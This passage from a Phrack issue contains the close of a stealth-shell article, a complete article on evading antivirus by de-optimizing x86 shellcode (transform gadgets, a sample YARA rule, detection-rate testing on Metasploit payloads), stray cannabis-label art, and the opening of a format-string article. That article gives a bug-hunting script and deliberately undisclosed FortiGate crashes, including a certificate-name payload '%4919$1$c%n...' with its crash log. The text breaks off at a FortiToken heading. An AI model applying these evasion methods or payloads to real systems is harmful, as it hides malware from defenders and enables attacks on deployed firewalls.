macOS targets have many syscalls similar to Linux, albeit with different numeric IDs and calling conventions. Some Linux syscalls, however, have different data layouts in their macOS equivalent or are simply unavailable. To remotely perform a macOS syscall, a stealth shell must translate between the two ABIs.

For Windows targets, the entire API is different; the design distinctly differs from UNIX operating systems. CreateFileEx is similar to open, and the HANDLEs it produces can be thought of as file descriptors by another name, but all the other syscalls stymie direct translation. If you want to extend stealth shell support to Windows targets, be prepared to invest heavily into your Windows translation layer. It took a hundred or so hours as a humble software engineer, so surely your leet attack team can build it without sacrificing their sanity in the pursuit of perfection. Perhaps read cygwin for inspiration.

Conclusion

~~~~~~~~~~

Stealth shells make remote interactive shells even more flexible while remaining as perniciously sneaky as custom in-memory exploits. There is no tradeoff: we can be both quiet and nimble. It extends the practice of syscall remoting so we can enjoy the comfort and familiarity of the Linux ecosystem while maximizing pwnage possibilities on target systems, regardless of OS.

Our stealth shell uses an implant and two interrelated syscall dispatchers - axon and texec - to interrupt syscalls and redirect them for execution on the appropriate resource (either the victim's machine or our own). axon coordinates and dispatches the syscall activity of a tree of subprocesses, bridging two systems together into one interactive environment and minimizing side effects on the victim's system. texec instantiates and coordinates the activity of a remote picoprocess, converting regular Linux programs into spooky execution at a distance.

Stealth shells are just as cloaked to defenders as vastly more cumbersome custom in-memory exploits (and are certainly as sneaky as prior syscall remoting approaches). If a hyperfocused SRE can detect an in-memory implant, they can detect stealth shell's in-memory implant. If they can detect an in-memory implant loading new/more code, they can detect texec loading a picoprocess.

With that said, we can layer a stealth shell with other evasive techniques - such as tunneling through DNS, reusing an existing socket, and, with additional effort, mimicking an existing protocol like HTTP. We will leave that as an exercise for the reader.

Exploits get most of the hype, but toolchains and workflows are what make or break real attack operations. Plus, we deserve civilized workflows that don't require us to cosplay as Windows sysadmin. I hope this inspires other obsessive systems nerds to brainstorm what other tools need a refresh to ferry them into the modern ops era.

~~~~~~~~~~~~~~~~

Greetz and the deepest thanks to &void; who pushed me to publish this paper and employed their writing wizardry to make it readable.

FUZZING/IO
Security Automation • Vulnerability Research
~~~~~~~~~~~~~~~~

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x0F of 0x11

|=------------------=[Evasion by De-optimization]=---------------------=|

|=---=|

|=--------------------------=[Ege BALCI]=-----------------------------=|

--[Table of Contents

1 - Intro
2 - Current A.V. Evasion Challenges
3 - Prior Work
4 - Transforming Machine Code
5 - Transform Gadgets
    5.1 - Arithmetic Partitioning
    5.2 - Logical Inverse
    5.3 - Logical Partitioning
    5.4 - Offset Mutation
    5.5 - Register Swapping
6 - Address Realignments
7 - Known Limitations
8 - Conclusion
9 - References

--[1 - Intro

Bypassing security products is a very important part of many offensive security engagements. The majority of the current AV evasion techniques used in various evasion tools, such as packers, encoders, and obfuscators, are heavily dependent on the use of self-modifying code running on RWE memory regions. Considering the current state of security products, such evasion attempts are easily detected by memory analysis tools such as Moneta[1] and Pe-sieve[2]. This study introduces a new approach to code obfuscation with the use of machine code de-optimization.

In this study, we will delve into how we can use certain mathematical approaches, such as arithmetic partitioning, logical inverse, polynomial transformation, and logical partitioning, to design a generic formula that can be applied to many machine code instructions for transforming / mutating or de-optimizing the bytes of the target program without creating any recognizable patterns. Another objective of this study is to give a step-by-step guide for implementing a machine code de-optimizer tool that uses these methods to bypass pattern-based detection.

Such tools have already been implemented, and will be shared[3] as an open-source project with references to this article.

--[2 - Current A.V. Evasion Challenges

The term “security product” represents a wide variety of software nowadays. The inner workings of such software may differ, but the main purpose is always to detect some type of malicious asset by recognizing certain patterns. Such indicators can originate from a piece of code, data, a behavior log, or even from the entropy of the program. The main goal of this study is to introduce a new way of obfuscating malicious code. So, we will only focus on evading malicious CODE patterns.

Arguably, the most popular way of hiding malicious code is by using encoders. Encoding a piece of machine code can be considered the most primitive way of eliminating malicious code patterns. Because of the current security standards, most encoders are not very effective at bypassing security products on their own. Instead, they're being used in more complex evasion software such as packers, crypters, obfuscators, command-and-control, and exploitation frameworks. Most encoders work by encoding the malicious code by applying some arithmetic or logical operations to the bytes. After such transformation, encoder software needs to add a decoding routine at the beginning of the encoded payload to fix the bytes before executing the actual malicious code.

```
                      +-----------+
                      |  decoder  |  <--- Decodes the original payload.
 +-----------+        +-----------+
 |           |        |           |
 | malicious |        |           |
 |   code    |  ===>  |  enc-code |
 |           |        |           |
 |           |        |           |
 +-----------+        +-----------+
```

There are three critical issues with this approach. The first issue is the effectiveness of the encoding algorithm. If the malicious code is being encoded by just a single byte of logical/arithmetic operation, the security products can also detect the encoded form of the malicious code.[4] In order to make the malicious code unrecognizable, the encoder needs to use more complex encoding algorithms, such as primitive cryptographic ciphers or at least multi-byte encoding schemes.

Naturally, such complex encoding algorithms require larger decoder routines. This brings us to the second critical issue, which is the visibility of the decoder routine. Most security products can easily detect the existence of such code at the beginning of an encoded blob by using static detection rules[5]. There are some new-generation encoder software that tries to obfuscate and hide the decoder code by also encoding the decoder routine, reducing its size, and obfuscating it with garbage instructions.[6] Such designs produce promising results, but it does not solve the final and most crucial issue.

In the end, all of the encoder software produces a piece of self-modifying code. This means the resulting payload must be running inside a Read-Write-Execute (RWE) memory region. Such a scenario can easily be considered a suspicious indicator.

--[3 - Prior Work

To solve the aforementioned issues, security researchers created several machine code obfuscators.[7][8] The purpose of these obfuscators is to transform certain machine code instructions with certain rules for bypassing security products without the need for self-modifying code.

These obfuscators analyze the instructions of the given binary and mutate them to some other instruction(s). The following lines contain a simple example. The original instruction loads the 0xDEAD value into the RCX register;

```
        lea rcx, [0xDEAD] ------+->  lea rcx, [1CE54]
                                +->  sub rcx, EFA7
```

The obfuscator program creates the above instruction sequence. After executing two of the newly generated instructions, the resulting value inside RCX will be the same. The assembled bytes of the newly generated sequence are different enough to bypass static detection rules. But there is one problem here. The final SUB instruction of the generated sequence modifies the condition flags.

Depending on the code, this could affect the control flow of the program. To avoid such conditions, these obfuscator programs also add save/restore instructions to the generated sequence to preserve all the register values including the condition flags. So, the final output of the program will be;

```
        pushf ; --------------> Save condition flags to stack.
        lea rcx, [1CE54]
        sub rcx, EFA7
        popf  ; --------------> Restore condition flags from the stack.
```

If you analyze the final instruction sequence, you will realize that such an order of instructions is very uncommon, and wouldn't be generated from a compiler under normal circumstances. It means that this method of obfuscating instructions can be detected by security products with static detection rules for these techniques.

The following simple Yara rule can be used for detecting all the sequences generated by the LEA transform gadget of the Alcatraz binary obfuscator.

```
  rule Alcatraz_LEA_Transform {
      strings:
          // pushf       > 66 9c
          // lea ?, [?]  > 48 8d ?? ?? ?? ?? ??
          // sub ?, ?    > 48 81 ?? ?? ?? ?? ??
          // popf        > 66 9d
        $lea_transform = { 66 9c 48 8d ?? ?? ?? ?? ?? 48 81 ?? ?? ?? ?? ?? 66 9d }
      condition:
          $lea_transform
  }
```

This rule can easily be used by security products because it has a very low false-positive rate due to the unusual order of the generated instruction sequence. Another shortcoming of currently available machine code obfuscators is using specific transform logic for specific instructions. There are around 1503 instructions available for the current Intel x86 instruction set. Designing specific transform gadgets for each of these instructions can be considered challenging and time-consuming. One of the main goals of this study is to create math-based generic algorithms that can be applied to many instructions at once.

--[4 - Transforming Machine Code

To effectively transform x86 machine code, we need a deep understanding of x86 architecture and the instruction set. In the x86 architecture, instructions can take up to five operands. We can divide the types of operands into three main categories. An operand can either be a register, immediate, or memory. These operand types have their subcategories, but for the sake of simplicity, we can skip this for now.

Depending on the mnemonic, an x86 instruction can have all the combinations of the mentioned operand types. As such, there are many ways to transform x86 instructions. All the compiler toolchains do this all the time during the optimization phase[9].

These optimizations can be as complex as reducing a long loop condition to a brief branch operation or re-encoding a single instruction to a much shorter sequence of bytes, effectively making the program smaller and faster. The following example shows that there are multiple ways to encode certain instructions in x86 architecture.

```
        add al,10h --------------------> \x04\x10
        add al,10h --------------------> \x80\xC0\x10

        adc al,0DCh -------------------> \x14\xDC
        adc al,0DCh -------------------> \x80\xD0\xDC

        sub al,0A0h -------------------> \x2C\xA0
        sub al,0A0h -------------------> \x80\xE8\xA0

        sub eax,19930520h -------------> \x2D\x20\x05\x93\x19
        sub eax,19930520h -------------> \x81\xE8\x20\x05\x93\x19

        sbb al,0Ch --------------------> \x1C\x0C
        sbb al,0Ch --------------------> \x80\xD8\x0C

        sbb rax,221133h ---------------> \x48\x1D\x33\x11\x22\x00
        sbb rax,221133h ---------------> \x48\x81\xD8\x33\x11\x22\x00
```

Each of the instruction pairs does the exact same thing, with different corresponding bytes. This is usually done automatically by the compiler toolchains. Unfortunately, this type of shortening can only be applied to certain instructions. Also, once you analyze the produced bytes, you’ll see that only the beginning part (mnemonic code) of the bytes are changing, the rest of the bytes representing the operand values are exactly the same. This is not good in terms of detection, because most detection rules focus on the operand values. These are the reasons why we need to focus on more complex ways of de-optimization.

Most modern compiler toolchains such as LLVM, convert the code into intermediate representations (IR) for applying complex optimizations.

IR languages make it very easy to manipulate the code and apply certain simplifications independent from the target platform. At first glance, using LLVM sounds very logical for achieving our objective in this study; it already has various engines, libraries, and tooling built into the framework for code manipulation. Unfortunately, this is not the case.

After getting into the endless rabbit hole of LLVM's inner workings, you realize that IR-based optimizations are leaving behind certain patterns in the code[10]. When the code is transformed into IR, whether from source code or binary lifting[11], you lose control of individual instructions. Because IR-based optimizations mainly focus on simplifying and shortening well-structured functions instead of raw pieces of code, it makes it hard to eradicate certain patterns. Maybe highly skilled LLVM wizards can hack their way around these limitations, but we will go with manual disassembly using the iced_x86[12] rust disassembly library in this study. It will help us thoroughly analyze the binary code and give us enough control over the individual instructions.

Since our primary objective is to evade security products, while de-optimizing the instructions, we also need to be sure that the generated instruction sequence is also commonly generated by regular compiler toolchains. This way, our obfuscated code can blend in with the benign code, and rule-based detection will not be possible against our transform gadgets.

In order to determine how common the generated instructions are, we can write specific Yara rules for our transform gadgets, and run the rules on a large dataset. For this study, ~300 GB dataset consisting of executable sections of various well-known benign EXE, ELF, SO, and DLL files has been curated. We will simply run our Yara rules on this dataset and check the false positive rate.

--[5 - Transform Gadgets

Now, we need a way of transforming individual instructions, while maintaining the overall functionality of the program. In order to achieve this, we will take advantage of basic math and numbers theory.

Most instructions in the x86 instruction set can be mapped to equivalent mathematical operands. For example, the "ADD" instruction can be directly translated to the addition operand "+". The following table shows various translation examples:

```
MOV, PUSH, POP, LEA ---> =
      CMP, SUB, SBB ---> -
           ADD, ADC ---> +
          IMUL, MUL ---> *
          IDIV, DIV ---> /
          TEST, AND ---> &
                 OR ---> |
                XOR ---> ^
                SHL ---> <<
                SHR ---> >>
                NOT ---> ‘
```

With this approach, we can easily represent basic x86 instructions as mathematical equations. For example, “MOV EAX, 0x01” can be represented as “x = 1”. A bit more complex example could be;

```
        MOV ECX,8      ) -------------> z = 8       )
        SHL EAX,2      ) -------------> 4x          )
        SHL EBX,1      ) -------------> 2y          ) ---> ((4x+2y+8)**2)
        ADD EAX,EBX    ) -------------> 4x+2y       )
        ADD EAX,ECX    ) -------------> 4x+2y+8     )
        IMUL EAX,EAX   ) -------------> (4x+2y+8)^2 )
```

When dealing with code sequences that only contain operations of addition, subtraction, multiplication, and positive-integer powers of variables, formed expressions can be transformed using polynomial transformation tricks. Similar “Data-flow optimization” tricks are being used by compiler toolchains during code optimizations[9], but we can also leverage the same principles for infinitely expanding the expressions. In the case of this example, the above expression can be extended to:

```
        (16x^2 + 16xy + 64x + 4y^2 + 32y + 64)
```

When this expression is transformed back into assembly code, you’ll see that multiple instructions are changed, new ones are added, and some disappear. The only problem for us is that some instructions stay exactly the same, which may still trigger detection. In order to prevent this, we need to use other mathematical methods on a more individual level.

In the following sections, we’ll analyze five different transform gadgets that will be targeting specific instruction groups.

--[5.1 - Arithmetic Partitioning

Our first transform gadget will target all the arithmetic instructions with an immediate type operand, such as MOV, ADD, SUB, PUSH, POP, etc.

Consider the following example; “ADD EAX, 0x10”

This simple ADD instruction can be considered the addition (+) operator in the expression “X + 16”. This expression can be infinitely extended using the arithmetic partitioning method, such as:

```
        (X + 16) = (X + 5 - 4 + 2 + 13)
```

When we encounter such instructions, we can simply randomize the immediate value and add an extra instruction for fixing it. Based on the randomly generated immediate value, we need to choose between the original mnemonic, or the arithmetic inverse of it.

In order to keep the generated code under the radar, only one level of partitioning (additional fix instruction) will suffice. Applying many arithmetic operations to a single destination operand might create a recognizable pattern. Here are some other examples:

```
        mov edi,0C000008Eh   ---+->  mov edi,0C738EE04h
                                +->  sub edi,738ED76h

        add al,10h ------------+->  add al,0D8h
                               +->  sub al,0C8h

        sub esi,0A0h ----------+->  sub esi,5062F20Ch
                               +->  add esi,5062F16Ch

        push 0AABBh -----------+->  push 7F08C11Dh
                               +->  sub dword ptr [esp],7F081662h
```

Upon testing how frequent the generated code sequences are on our sample dataset, we see that ~38% of the compiler-generated sections contain such instruction sequences. This means that almost one of every three compiled binary files contains these instructions, which makes it very hard to distinguish.

--[5.2 - Logical Inverse

This transform gadget will target half of the logical operation instructions with an immediate operand such as AND, OR, or XOR.

Consider the following example; “XOR R10, 0x10” This simple XOR instruction can be written as “X ^ 16”. This expression can be transformed using the properties of the logical inverse, such as;

```
        (X ^ 16) = (X’ ^ ‘16) = (X’ ^ -17)
```

Once we encounter such instructions, we can simply transform the instructions by taking the inverse of the immediate value and adding an additional NOT instruction for taking the inverse of the destination operand. The same logic can also be applied to other logical operands.

“AND AL, 0x10” instructions can be expressed as “X & 16”. Using the same logical inverse trick, we can transform this expression into;

```
        (X & 16) = (X’ | 16’) = (X’ | -17)
```

For the case of AND and OR mnemonics, the destination operand needs to be restored with an additional NOT instruction at the end. Here are some other examples:

```
        xor r10d,49656E69h   ---+->  not r10d
                                +->  xor r10d,0B69A9196h

                                +->  not al
        and al,1 --------------+->  or al,0FEh
                                +->  not al

                                +->  not edx
        or edx,300h -----------+->  and edx,0FFFFFCFFh
                                +->  not edx
```
As mentioned earlier in this article, pattern-based detection rules written for detecting malicious “code” mostly target the immediate

values on the instructions. So, using this simple logical inverse trick will sufficiently mutate the immediate value without creating any recognizable patterns.

After testing the frequency of the generated code sequence, we see that ~%10 of the compiler-generated sections contain such instruction sequences. This is high enough that any detection rule for this specific transform won't be used by AV vendors due to the potential for high false positives.

--[5.3 - Logical Partitioning

This transform gadget will target the remaining half of the logical operation instructions with an immediate operand such as ROL, ROR, SHL, or SHR. In the case of shift instructions, we can split the shift operation into two parts.

Consider the following example; "SHL AL, 0x05".

This instruction can be split into "SHL AL, 0x2" and "SHL AL, 0x3". The resulting AL value and the condition flags will always be the same. In the case of roll instructions, there is a simpler way to mutate the immediate value.

The destination operand of these logical operations is either a register, or a memory with a defined size. Based on the destination operand size, the roll immediate value can be changed accordingly.

Consider the following example: "ROL AL, 0x01"

This instruction will roll the bits of the AL register once to the left. Since AL is an 8-bit register, the "ROL AL, 0x09" instruction will have the exact same effect. Roll transforms are very effective for keeping the mutated code size low since we don't need extra instructions. Here are some other examples:

```
        shr rbx,10h -------------+->  shr rbx,8
                                 +->  shr rbx,8

        shl qword ptr [ecx],20h -+->  shl qword ptr [ecx],10h
                                 +->  shl qword ptr [ecx],10h

        ror eax,0Ah --------------->  ror eax,4Ah

        rol rcx,31h --------------->  rol rcx,0B1h
```

These transforms modify the condition flags the exact same way as the original instruction, and thus can be used safely without any additional save/restore instructions. Since the transformed code is very small, writing an effective Yara rule becomes quite hard. After testing the frequency of the generated code sequences, we see that ~%59 of the compiler-generated sections contain such instruction sequences.

--[5.4 - Offset Mutation

This transform gadget will target all the instructions with a memory-type operand. For a better understanding of the memory operand type, let's deconstruct the memory addressing logic of the x86 instruction set.

Any instruction with a memory operand needs to define a memory location represented inside square brackets. This form of representation may contain base registers, segment prefix registers, positive and negative offsets, and positive scale vectors. Consider the following instruction:

```
        MOV CS:[EAX+0x100*8]
            |    |    |   |
            +----+----+---+---> Segment Register
                 +----+---+---> Base Register
                      +---+---> Displacement Offset
                          +---> Scale Vector
```

A valid memory operand can contain any combination of these fields. If it only contains a large (the same size as the bitness) displacement offset, then it can be called an absolute address. Our Offset Mutation Transform gadget will specifically target memory operands with a base register. We will be using basic arithmetic partitioning tricks on the memory displacement value of the operand.

The "MOV RAX, [RAX+0x10]" instruction moves 16 bytes from the [RAX+0x10] memory location onto itself. Such move operations are very common because of operations like referencing a pointer. For mutating the memory operand values, we can simply manipulate the contents of the RAX register.

Adding a simple ADD/SUB instruction with RAX before the original instruction will enable us to mutate the displacement offset.

Here are some examples:

```
        mov rax,[rax] -------+->  add rax,705EBC8Dh
                             +->  mov rax,[rax-705EBC8Dh]

        mov rax,[rax+10h] ---+->  sub rax,20DA86AAh
                             +->  mov rax,[rax+20DA86BAh]

        lea rcx,[rcx] -------+->  add rcx,0D5F14ECh
                             +->  lea rcx,[rcx-0D5F14ECh]
```

In each of these example cases, the destination operand is the base register inside the memory operand (pointer referencing). For the other cases, we need additional instructions at the end for preserving the base register contents. Here are some other examples:

```
                                   +->  add rax,4F037035h
        mov [rax],edi -------------+->  mov [rax-4F037035h],edi
                                   +->  sub rax,4F037035h
```

```
                                  +->  add rbx,34A92BDh
        mov rcx,[rbx+28h] ----------+->  mov rcx,[rbx-34A9295h]
                                  +->  sub rbx,34A92BDh

                                  +->  sub rbp,2841821Ch
        mov dword ptr [rbp+40h],1 --+->  mov dword ptr [rbp+2841825Ch],1
                                  +->  add rbp,2841821Ch
```

The offset mutation transform can be applied to any instruction with a memory operand. Unfortunately, this transform may affect the condition flags.

In such a scenario, instead of adding extra save/restore instructions, we can check if the manipulated condition flags are actually affecting the control flow of the application by tracing the next instructions.

If the manipulated condition flags are being overwritten by another instruction, we can safely use this transform. Due to the massive scope of this transform gadget, it becomes quite hard to write an effective Yara rule. We can easily consider the instruction mutated by this transform to be common, and undetectable.

--[5.5 - Register Swapping

This transform gadget will target all the instructions with a register-type operand, which can be considered a very large scope. This may be the most basic but still effective transformation in our arsenal.

After the immediate and memory operand types, the register is the third most common operand type that is being targeted by detection rules. Our goal is to replace the register being used on an instruction with another, same-sized register using the XCHG instruction.

Consider the “XOR RAX,0x10” instruction. We can change the RAX register with any other 64-bit register by exchanging the value before and after the original instruction. Here are some examples:

```
                          +->  xchg rax,rcx
        xor rax,10h --------+->  xor rcx,10h
                          +->  xchg rax,rcx

                          +->  xchg rbx,rsi
        and rbx,31h --------+->  and rsi,31h
                          +->  xchg rbx,rsi

                          +->  xchg rdx,rdi
        mov rdx,rax --------+->  mov rdi,rax
                          +->  xchg rdx,rdi
```

This transform does not modify any of the condition flags, and can be used safely without any additional save/restore instructions.

The generated sequence of instructions may seem uncommon, but due to the scope of this transform and the small size of the exchange instructions, the generated sequence of bytes is found to be very frequent in our sample data set. After testing the frequency of the generated code sequences, we see that ~92% of the compiler-generated sections contain such instruction sequences.

--[6 - Address Realignments

After using any of these transform gadgets, an obvious outcome will be the increased code size due to the additional number of instructions. This will cause misalignments in the branch operations and relative memory addresses. While de-optimizing each instruction, we need to be aware of how much the original instruction size is increased so that we can calculate a delta value for aligning each of the branch operations.

This may sound complex, simply because it is :) Handling such address calculations is easy when you have the source code of the program. But if you only have an already-compiled binary, address alignment becomes a bit tricky. We will not dive into the line-by-line implementation of post-de-optimization address realignment; the only thing to keep in mind is double-checking branch instructions after the alignment.

There is a case where modified branch instructions (conditional jumps) increase in size if they are modified to branch into much further addresses. This specific issue causes a recursive misalignment and requires a realignment after each fix on branch targets.

--[7 - Known Limitations

There are some known limitations while using these transform gadgets.

The first and most obvious one is the limited scope of supported instruction types. There are some instruction types that cannot be transformed with the mentioned gadgets. Instructions with no operands are one of them. Such instructions are very hard to transform since they do not have any operands to mutate. The only thing we can do is relocate them somewhere else in the code.

This is not a very big problem because the frequency of unsupported instructions is very low. In order to find out how frequently an instruction is being generated by compilers, we can calculate frequency statistics on our previously mentioned sample data set. The following list contains the frequency statistics of each x86 instruction.

1. %33.5 MOV
2. %9.2 JCC (All conditional jumps)
3. %6.4 CALL
4. %5.5 LEA
5. %4.9 CMP
6. %3.9 ADD
7. %3.7 TEST
8. %3.5 JMP
9. %3.3 PUSH
10. %3.0 POP
11. %2.7 NOP
12. %2.2 XOR

```
13. %1.7  SUB
14. %1.5  INT3
15. %1.1  MOVZX
16. %1.0  AND
17. %1.O  RET
18. %0.6  SHL
19. %0.5  OR
20. %0.5  SHR
-   %11.3 <OTHER>
```

Similar instruction frequency studies[13] on x86 instruction set have been made on different samples, and it can be seen that the results are very much parallel with the list above. The instruction frequency list shows that only around 5% of the instructions are not supported by our transform gadgets.

As can be seen on the list, the most commonly used instructions are simple load/store, arithmetic, logic, and branch instructions. This means that, if implemented properly, previously explained transform gadgets are able to transform the ~%95 of the instructions of compiler-generated programs.

This can be considered more than enough to bypass rule-based detection mechanisms. Another known limitation is self-modifying code. If the code is overwriting itself, our transform gadgets will probably break the code.

Some code may also be using branch instructions with dynamically calculated branch targets, in such cases the address realignment becomes impossible without using code emulation. Lucky for us, such code is not very commonly produced by compiler toolchains. Another rare condition is overlapping instructions. Under certain circumstances, compiler toolchains generate instructions that can be executed differently when branched into the middle of the instruction. Consider the following example:

```
0000: B8 00 03 C1 BB  mov eax, 0xBBC10300
0005: B9 00 00 00 05  mov ecx, 0x05000000
000A: 03 C1           add eax, ecx
000C: EB F4           jmp $-10
000E: 03 C3           add eax, ebx
0010: C3              ret
```

The JMP instruction will land on the third byte of the five-byte MOV instruction at address 0000. It will create a completely new instruction stream with a new alignment. This situation is very hard to detect without some code emulation.

Another thing to consider is code with data inside. This is also a very rare condition, but in certain circumstances, code can contain strings of data. The most common scenario for such a condition is string operations in shellcodes. It is very hard to differentiate between code and data when there are no structured file formats or code sections.

Under such circumstances, our de-optimizer tool may treat data as code and corrupt it by trying to apply transforms; but this can be avoided to some extent during disassembly. Instead of using linear sweep[14] disassembly, control flow tracing with a depth-first search[14] approach can be used to skip data bytes inside the code.

I	N	T	E	L
48 89 E5	F4	0F A2	FF 25	41 5B
CD 2E	0F 84 XX XX XX XX	0F 31	74 XX	EB FE
0F 01 F8	C3	Free! 90	0F 22 D8	E9 XX XX XX XX
0F 08	C9	31 C0	55	FF 15
F3 0F AE	0F 05	CC	F3 90	0F 0B

--[8 - Conclusion

In this article, we have underlined real-life evasion challenges commonly encountered by security professionals, and introduced several alternative ways to solve these challenges by de-optimizing individual X86 instructions. The known limitations of these methods are proven not to be a critical obstacle to the objective of this study.

These de-optimization methods have been found to be highly effective for eliminating any pattern in machine code. A POC de-optimizer tool[3] has been developed during this study to test the effectiveness of these de-optimization methods. The tests are conducted by de-optimizing all the available Metasploit[15] shellcodes and checking the detection rates via multiple memory-based scanners and online analysis platforms.

The test results show that using these de-optimization methods is proven to be highly effective against pattern-based detection while avoiding the use of self-modifying code (RWE memory use). Of course, as in every study on evasion, the real results will emerge over time after the release of this open-source POC tool.

--[9 - References

- [1] https://github.com/forrest-orr/moneta
- [2] https://github.com/hasherezade/pe-sieve
- [3] https://github.com/EgeBalci/deoptimizer
- [4] https://github.com/hasherezade/pe-sieve/blob/603ea39612d7eb81545734c63dd1b4e7a36fd729/params_info/pe_sieve_params_info.cpp#L179
- [5] https://www.mandiant.com/resources/blog/shikata-ga-nai-encoder-still-going-strong
- [6] https://github.com/EgeBalci/sgn
- [7] https://github.com/zeroSteiner/crimson-forge
- [8] https://github.com/weak1337/Alcatraz
- [9] https://en.wikipedia.org/wiki/Optimizing_compiler
- [10] https://monkbai.github.io/files/sp-22.pdf
- [11] https://github.com/lifting-bits/mcsema
- [12] https://docs.rs/iced-x86/latest/iced_x86/
- [13] https://www.strchr.com/x86_machine_code_statistics
- [14] http://infoscience.epfl.ch/record/167546/files/thesis.pdf
- [15] https://github.com/rapid7/metasploit-framework

THIS PAGE INTENTIONALLY

LEFT DANK

HYBRID
DOSI-WOAH! = DO-SI-DOS
DOSIWOAH!
WOAH
DOSI
3.5 GRAMS INSIDE
CLASSIC 50% SATIVA / 50% INDICA HYBRID STRAIN via PRIVATE

==Phrack Inc.==

Volume 0x10, Issue 0x47, Phile #0x10 of 0x11

```
|=-------------------=[ Long Live Format Strings ]=---------------------=|
|=-----------------------------------------------------------------------=|
|=-----------------------=[ Mark Remarkable ]=--------------------------=|
```

0. Introduction
1. Finding Format String Bugs
2. Beating a Dead Firewall

---[0 - Introduction

Format string attacks should be dead. glibc's FORTIFY_SOURCE was released nearly 20 years ago. It's enabled by default. Vulnerabilities are trivial to detect with static source code analysis. You have to be actively trying to make a vulnerable piece of software. And yet, despite the existence of foolproof protections, we still see multi-billion dollar companies ship code with obvious format string vulnerabilities.

This article will consist of a few lines of code and a few boring 0-day's, just to keep the reader interested.

---[1 - Finding Format String Bugs

Most format strings are hardcoded, or at least come from a small set of possible values. The exceptions to this pattern are what introduce format string bugs. Modern reverse engineering tools make it incredibly easy to filter format string function calls down to the 1% of exceptions. Although there are better scripts out there, this simple Binary Ninja script was good enough to find a few quick 0days

```
fns={
  “printf”:0,
  “fprintf”:1,
  “dprintf”:1,
  “sprintf”:1,
  “snprintf”:2,
  “vprintf”:0,
  “vfprintf”:1,
  “vsprintf”:1,
  “vsnprintf”:2,
}

def check(function,arg):
    for caller in function.caller_sites:
        try: inst=caller.mlil.ssa_form
        except KeyboardInterrupt as e: return
        except Exception: continue
        if inst is None: continue
        op=inst.operation
        if op in (MediumLevelILOperation.MLIL_CALL_SSA,
            MediumLevelILOperation.MLIL_CALL_UNTYPED_SSA,
              MediumLevelILOperation.MLIL_TAILCALL_SSA):
              if len(inst.params)<arg+1: continue
              if inst.dest.constant!=function.lowest_address: continue
          else: continue
          param=inst.params[arg]
          possible=param.possible_values
          if possible.type in (RegisterValueType.StackFrameOffset,
              RegisterValueType.UndeterminedValue):
              yield inst.address

  for f in functions:
      print(“-----”+f+”-----)
      for ff in bv.get_functions_by_name(f):
          for i in check(ff, fns[f]):
              print(hex(i))
```

Put simply, this script checks for every call to a printf-family function, then checks if the format argument is a constant value, or a stack buffer. There are, of course, plenty of better tools to perform this kind of basic static analysis, but I want to make the point that you don't have to be a skilled exploit dev to find format string bugs in a poorly made piece of software.

---[2 - Beating a Dead Firewall

Running that script against something very secure like the Fortinet /bin/init binary, you could easily rack up enough CVEs to pad your resume. Luckily for you, and in the spirit of irresponsible disclosure, I am publishing a few crashes just for Phrack! Please enjoy two 0day unauthenticated bugs, and one unauthenticated n-day:

---- [2.1 - Certificate Import

I heard somewhere that PKI is important. I wonder what happens if I add some %n's to the certificate name on import...

1. System -> Certificates -> Create/Import -> Certificate
   -> Import Certificate -> Certificate
2. Add a valid certificate file and key file
3. Set the certificate name to %4919$1$c%n%n%n%n%n%n%n%n%n
4. Click create

Internal server error? Let's check the crash log.

```
  # diagnose debug crashlog read

  <02946> firmware FortiGate-VM64 v7.2.7,build1577b1577,240131 (GA.M) (Release)
  <02946> application httpsd
  <02946> *** signal 11 (Segmentation fault) received ***
  <02946> Register dump:
  <02946> RAX: 0000000010c9dde0   RBX: 0000000010caf09c
  <02946> RCX: 00007fffd366e008   RDX: 00007f132d45bfc0
  <02946> R08: 0000000010c97050   R09: 00007f132d49abe0
  <02946> R10: 0000000000004000   R11: 0000000000000000
```

```
<02946> R12: 00007fffd3668570   R13: 0000000000001337
<02946> R14: 0000000000000009   R15: 00000000000006d9
<02946> RSI: 00007fffd366a288   RDI: 00007fffd366e000
<02946> RBP: 00007fffd3668dd0   RSP: 00007fffd3668480
<02946> RIP: 00007f132d346c6c   EFLAGS: 0000000000010212
<02946> CS:  0033   FS: 0000   GS: 0000
<02946> Trap: 000000000000000e   Error: 0000000000000004
<02946> OldMask: 0000000000000000
<02946> CR2: 00007fffd366e000
<02946> stack: 0x7fffd3668480 - 0x7fffd366d490
<02946> Backtrace:
<02946> [0x7f132d346c6c] => /usr/lib/x86_64-linux-gnu/libc.so.6  liboffset
00064c6c
<02946> [0x7f132d34905d] => /usr/lib/x86_64-linux-gnu/libc.so.6  liboffset
0006705d
<02946> [0x7f132d35c826] => /usr/lib/x86_64-linux-gnu/libc.so.6  liboffset
0007a826
<02946> [0x7f132d335d42] => /usr/lib/x86_64-linux-gnu/libc.so.6
(__snprintf+0x00000092) liboffset 00053d42
<02946> [0x0222351b] => /bin/httpsd
<02946> [0x02223a65] => /bin/httpsd
<02946> [0x00ddb567] => /bin/httpsd
<02946> [0x00d08dc4] => /bin/httpsd
<02946> [0x00d09419] => /bin/httpsd
<02946> [0x00d0b547] => /bin/httpsd
<02946> [0x00d0d01d] => /bin/httpsd
<02946> [0x00caeef9] => /bin/httpsd
<02946> [0x00e9984a] => /bin/httpsd (ap_run_handler+0x0000004a)
<02946> [0x00e9a0a6] => /bin/httpsd (ap_invoke_handler+0x000000c6)
<02946> [0x00ee1ec9] => /bin/httpsd
<02946> [0x00ee2111] => /bin/httpsd (ap_process_request+0x00000021)
<02946> [0x00eda23f] => /bin/httpsd
<02946> [0x00e9e0aa] => /bin/httpsd (ap_run_process_connection+0x0000004a)
<02946> [0x00eb3cb7] => /bin/httpsd
<02946> [0x00eb3f86] => /bin/httpsd
<02946> [0x00eb4174] => /bin/httpsd
<02946> [0x00eb47ad] => /bin/httpsd
<02946> [0x00eafa51] => /bin/httpsd (ap_run_mpm+0x00000061)
<02946> [0x00eaf586] => /bin/httpsd
<02946> [0x00449f6f] => /bin/httpsd
<02946> [0x0044f498] => /bin/httpsd
<02946> [0x0044fc8a] => /bin/httpsd
<02946> [0x004524af] => /bin/httpsd
<02946> [0x00452dd9] => /bin/httpsd
<02946> [0x7f132d305deb] => /usr/lib/x86_64-linux-gnu/libc.so.6
(__libc_start_main+0x000000eb) liboffset 00023deb
<02946> [0x004450da] => /bin/httpsd
```

R13 contains 0x1337, which just so happens to be the exact number of bytes we just printed with %4919$1$c. Looks like a vuln to me!

---- [2.2 - FortiToken import

